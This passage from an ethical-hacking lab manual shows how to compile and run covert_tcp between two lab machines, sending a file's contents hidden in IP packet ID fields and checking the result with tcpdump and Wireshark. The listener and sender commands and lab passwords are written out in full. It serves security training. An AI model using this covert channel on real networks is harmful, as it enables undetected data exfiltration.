
8.  The **ceh-tools 10.10.10.10** window appears, showing the **CEH-Tools** shared folder in the network.



9. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.




10. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.



11. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.

Applications Places System



Tue Aug 25, 00:40

● ● ●

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
└─$ cd Desktop
[attacker@parrot]~/Desktop
└─$ mkdir Send
[attacker@parrot]~/Desktop
└─$ cd Send
[attacker@parrot]~/Desktop/Send
└─$ echo "Secret Message" > message.txt
[attacker@parrot]~/Desktop/Send
└─$ gcc -o covert_tcp covert_tcp.c
```

covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]

```
45 | main(int argc, char **argv)
| ^~~~~~
```

```
[attacker@parrot]~/Desktop/Send
└─$
```

Devices


Floppy Disk

Network

Local Tools

Browse Now...

Parrot Terminal



covert_tcp.c



message.txt

12. Click **Ubuntu** to switch to the **Ubuntu** machine.
13. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.



Ubuntu



14.  In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

Activities


Sep 11 08:31



ubuntu



Trash





15. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.
16. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

The password that you type will not be visible in the terminal window.

Activities

Terminal ▾

Sep 11 08:32



root@ubuntu: /home/ubuntu



```
ubuntu@ubuntu:~$ sudo su  
[sudo] password for ubuntu:  
root@ubuntu:/home/ubuntu# █
```

17. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.

Activities

Terminal ▾



Sep 11 08:33



root@ubuntu: /home/ubuntu



```
ubuntu@ubuntu:~$ sudo su  
[sudo] password for ubuntu:  
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo  
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```





18.  Now, leave the tcpdump listener running and open a new Terminal window. To do so click on + icon in the **Terminal** window.

Activities Terminal ▾

Sep 11 08:34



```
ubuntu@ubuntu:~$ sudo su  
[sudo] password for ubuntu:  
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo  
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```




19. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:
- o **cd Desktop**
 - o **mkdir Receive**
 - o **cd Receive**

Activities

Terminal ▾

Sep 11 08:35



root@ubuntu: /home/ubuntu

```
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ █
```

ubuntu@ubuntu: ~/Desktop/Receive





ubuntu@ubuntu: ~/Desktop/Receive

20.  Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.

Activities

Files ▾

Sep 11 08:35



+ Other Locations ▾

ubuntu@ubuntu: ~/Desktop/Receive



🕒 Recent

★ Starred

🏠 Home

💻 Desktop

📄 Documents

⬇️ Downloads

🎵 Music

🖼 Pictures

🎥 Videos

🗑 Trash

📘 Floppy Disk

💻 Desktop

+ Other Locations

On This Computer



Computer

69.6 GB / 83.5 GB available /

Networks

Searching for network locations

Connect to Server

Enter server address...




Connect

21.  The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.

Activities

Files ▾

Sep 11 08:36



Recent

Starred

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

Trash

Floppy Disk

Desktop

+ Other Locations

On This Computer

Computer

69.6 GB / 83.5 GB available /

Networks

Windows Network

Connect to Server

smb://10.10.10.10



Connect



22. A security pop-up appears. Type the **Windows 10** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click the **Connect** button.

Activities

Files ▾

Sep 11 08:36

ubuntu@ubuntu: ~/Desktop/Receive



< > + Other Locations ▾

Recent

Starred

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

Trash

Floppy Disk

Desktop

+ Other Locations

On This Computer



Computer

69.6 GB / 83.5 GB available /

Networks



W

Cancel

Connect



Password required for 10.10.10.10

Username

Admin

Domain

WORKGROUP

Password

.....

Forget password immediately

Remember password until you logout

Remember forever

Connect to Server

smb://10.10.10.10

?

▼



Cancel

23. A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.
24. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.

Activities

Files ▾

Sep 11 08:37



Recent

Starred

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

Trash

ceh-tools on ...

Floppy Disk

Desktop

+ Other Locations

ubuntu@ubuntu: ~/Desktop/Receive



covert_tcp.
c



"covert_tcp.c" selected (21.4 kB)

25.  Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.

Activities

Files ▾

Sep 11 08:38



Recent

Starred

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

Trash

ceh-tools on ...

Floppy Disk

Desktop

+ Other Locations



covert_tcp.
c



"covert_tcp.c" selected (21.4 kB)

26. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the `covert_tcp.c` file.

Activities

Terminal ▾

Sep 11 08:41



ubuntu@ubuntu: ~/Desktop/Receive



root@ubuntu: /home/ubuntu

ubuntu@ubuntu: ~/Desktop/Receive

```
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
 45 | main(int argc, char **argv)
    | ^~~~~~
ubuntu@ubuntu:~/Desktop/Receive$
```

27. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.


The password you type will not be visible in the terminal window.

28. To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.

Activities

Terminal ▾

Sep 11 08:42



root@ubuntu: /home/ubuntu/Desktop/Receive



root@ubuntu: /home/ubuntu

root@ubuntu: /home/ubuntu/Desktop/Receive

```
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
      | ^~~~~~
```

```
ubuntu@ubuntu:~/Desktop/Receive$ sudo su
```

```
[sudo] password for ubuntu:
```

```
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 999
rt 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
```

```
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
```

```
Not for commercial use without permission.
```

```
Listening for data from IP: 10.10.10.13
```

```
Listening for data bound for local port: 9999
```

```
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
```

```
Decoding Type Is: IP packet ID
```

```
Server Mode: Listening for data.
```

29. Now, click **Parrot Security** to switch back to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Information Gathering --> wireshark**.

- Privacy >
- Education >
- Office >
- Internet > [~/Desktop] Desktop Send
- Graphics > [~/Desktop]
- Sound & Video >
- Games > [~/Desktop/Send] covert_irc.x
- Pentesting > Most Used Tools >
 - Information Gathering > **• DNS Analysis**
 - IDS/IPS Identification
 - Live Host Identification
 - Network & Port Scanners
 - OSINT Analysis
 - Route Analysis
 - SMB Analysis
 - SMTP Analysis
 - SNMP Analysis
 - SSL Analysis
- Programming > Vulnerability Analysis
- System Tools > Web Application Analysis
- Accessories > Exploitation Tools
- Universal Access > Maintaining Access
- Other > Post Exploitation
- Network > Password Attacks
- Local Tools > Wireless Testing
- Browse Network > Sniffing & Spoofing
- Digital Forensics > Amap
- Automotive > Dmitry
- Reverse Engineering > Ike-scan
- Reporting Tools > Maltego
- System Services > Netdiscover
- > Nmap
- > P0f
- > Recon-NG
- Wireshark

30. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
[attacker@parrot]~[-]$cd Desktop
[attacker@parrot]~/Desktop]$mkdir Send
[attacker@parrot]~/Desktop]$cd Send
[attacker@parrot]~/Desktop/Send]$echo "Secret Message"
[attacker@parrot]~/Desktop/Send]$gcc -o covert_tcp covert
covert_tcp.c:45:1: warning:
 45 | main(int argc, char
      |
[attacker@parrot]~/Desktop]$
```

Parrot Terminal

ParrotSec

starting wireshark



Enter your password to perform administrative tasks

The application 'wireshark' lets you modify essential parts of your system.

Password:

x Cancel

✓ OK

31. □ The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.



Welcome to Wireshark

Capture

...using this filter: All interfaces shown

eth0

Loopback: lo

any

bluetooth-monitor

nflog

nfqueue

dbus-system

dbus-session

Cisco remote capture: ciscodump

DisplayPort AUX channel monitor capture: dpauxmon

Random packet generator: randpkt

systemd Journal Export: sdjournal

SSH remote capture: sshdump

UDP Listener remote capture: udpdump

Learn

[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 3.2.5 (Git v3.2.5 packaged as 3.2.5-1).

32. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.
33. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

34. Type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
35. covert_tcp starts sending the string one character at a time, as shown in the screenshot.

Applications Places System



Tue Aug 25, 01:02

Red Green Yellow

File Edit View Search Terminal Help

[attacker@parrot]~[~/Desktop/Send]

\$ sudo su

[sudo] password for attacker:

[root@parrot]~[~/home/attacker/Desktop/Send]

./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt

Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)

Not for commercial use without permission.

Destination Host: 10.10.10.9

Source Host : 10.10.10.13

Originating Port: 8888

Destination Port: 9999

Encoded Filename: /home/attacker/Desktop/Send/message.txt

Encoding Type : IP ID

Client Mode: Sending data.

Sending Data: S

Sending Data: e

Sending Data: c

Sending Data: r

Sending Data: e

Sending Data: t

Sending Data:

Sending Data: M

Sending Data: e

Sending Data: s

Sending Data: s

Sending Data: a

Sending Data: g



Automatic sleep enabled

36. Click [Ubuntu](#) to switch to the **Ubuntu** machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.

Activities

Terminal ▾

Sep 11 08:43



root@ubuntu: /home/ubuntu/Desktop/Receive



root@ubuntu: /home/ubuntu

root@ubuntu: /home/ubuntu/Desktop/Receive

```
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
      | ^~~~~~
ubuntu@ubuntu:~/Desktop/Receive$ sudo su
```

```
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 999
rt 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
```

```
Server Mode: Listening for data.
```

```
Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:
```

37. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

If a **Close this terminal?** pop-up appears, click **Close Terminal**.

38. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.

Activities

Terminal ▾

Sep 11 08:44

root@ubuntu: /home/ubuntu

```
ubuntu@ubuntu:~$ sudo su  
[sudo] password for ubuntu:  
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo  
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes  
^C  
0 packets captured  
0 packets received by filter  
0 packets dropped by kernel  
root@ubuntu:/home/ubuntu#
```



39. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.

Activities

Text Editor ▾

Sep 11 08:44

root@ubuntu: /home/ubuntu



ubuntu

[sudo]

root@u


tcpdum

0 pac

0 pac

0 pac

root@u



Home

Desktop

Receive ▾



Recent

Starred

Home

Desktop

Document

Download

Music

Pictures

Videos

Trash

ceh-tools on ...

Floppy Disk

Desktop

+ Other Locations



covert_tcp



covert_tcp.



receive.txt

Open



receive.txt [Read-Only]

~/Desktop/Receive

Save



1 Secret Message

Plain Text ▾

Tab Width: 8 ▾

Ln 1, Col 1

INS

"receive.txt" selected (15 bytes)

40. Now, click **Parrot Security** switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.
41. Click the **Stop capturing packets icon** button from the menu bar, as shown in the screenshot.

Applications Places System Tue Aug 25, 01:05

Capturing from eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
510	421.979849298	fe80::c4ff:4e15:da9...	ff02::fb	MDNS	439	Standard query response 0x0000 TXT, cache flush PTR _adb.t...
511	421.979849398	fe80::215:5dff:fe28...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb.t...
512	422.328462833	fe80::215:5dff:fe28...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
513	430.071086208	fe80::1:1	ff02::1	ICMPv6	110	Router Advertisement from 00:15:5d:28:04:28
514	430.081449609	fe80::215:5dff:fe28...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
515	430.081492009	fe80::8567:8114:cec...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
516	430.169291917	fe80::1:1	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
517	430.549799255	fe80::215:5dff:fe28...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
518	430.774830778	fe80::8567:8114:cec...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
519	432.770736077	fe80::1:1	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
520	437.995336200	fe80::c4ff:4e15:da9...	ff02::fb	MDNS	439	Standard query response 0x0000 TXT, cache flush PTR _adb.t...
521	437.995336300	fe80::215:5dff:fe28...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb.t...
522	437.995626800	10.10.10.14	224.0.0.251	MDNS	419	Standard query response 0x0000 TXT, cache flush PTR _adb.t...
523	439.471129648	fe80::1:1	ff02::1	ICMPv6	110	Router Advertisement from 00:15:5d:28:04:28
524	439.481517349	fe80::215:5dff:fe28...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
525	439.481538549	fe80::8567:8114:cec...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
526	439.957475096	fe80::215:5dff:fe28...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
527	440.348166435	fe80::8567:8114:cec...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
528	449.410600841	fe80::1:1	ff02::1	ICMPv6	110	Router Advertisement from 00:15:5d:28:04:28
529	449.418152242	fe80::8567:8114:cec...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
530	449.421868343	fe80::215:5dff:fe28...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
531	449.481450949	fe80::8567:8114:cec...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
532	449.558488756	fe80::215:5dff:fe28...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
533	449.570792358	fe80::1:1	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
534	452.169286417	fe80::1:1	ff02::16	ICMPv6	90	Multicast Listener Report Message v2

Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft_28:04:28 (00:15:5d:28:04:28), Dst: IPv6mcast_01 (33:33:00:00:00:01)

Internet Protocol Version 6, Src: fe80::1:1, Dst: ff02::1

Internet Control Message Protocol v6

```

0000  33 33 00 00 00 01 00 15 5d 28 04 28 86 dd 60 00 33 . . . . .
0010  00 00 00 38 3a ff fe 80 00 00 00 00 00 00 00 00 . . . . .
0020  00 00 00 01 00 01 ff 02 00 00 00 00 00 00 00 00 . . . . .
0030  00 00 00 00 00 01 86 00 97 dc 40 40 00 1e 00 00 . . . . . 00 . .
0040  00 00 00 00 00 00 1f 03 00 00 00 00 00 0a 0b 6c . . . . . l . .
0050  6f 63 61 6c 64 6f 6d 61 69 6e 00 00 00 00 05 01 ocaldoma in . .
0060  00 00 00 00 05 dc 01 01 00 15 5d 28 04 28 . . . . . ]( . .

```

eth0: <live capture in progress>

Packets: 534 · Displayed: 534 (100.0%)

Profile: Default

42. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.

Applications Places System Tue Aug 25, 01:08

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
147	132.483281249	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148	132.484994649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149	133.482009048	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
150	133.488181849	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151	134.482264148	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
152	134.485038549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153	135.482543049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
154	135.484138049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155	136.482793349	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
156	136.484229749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161	137.483049549	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
162	137.486578749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166	138.483350449	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
167	138.486852049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	139.483635149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
169	139.484879649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
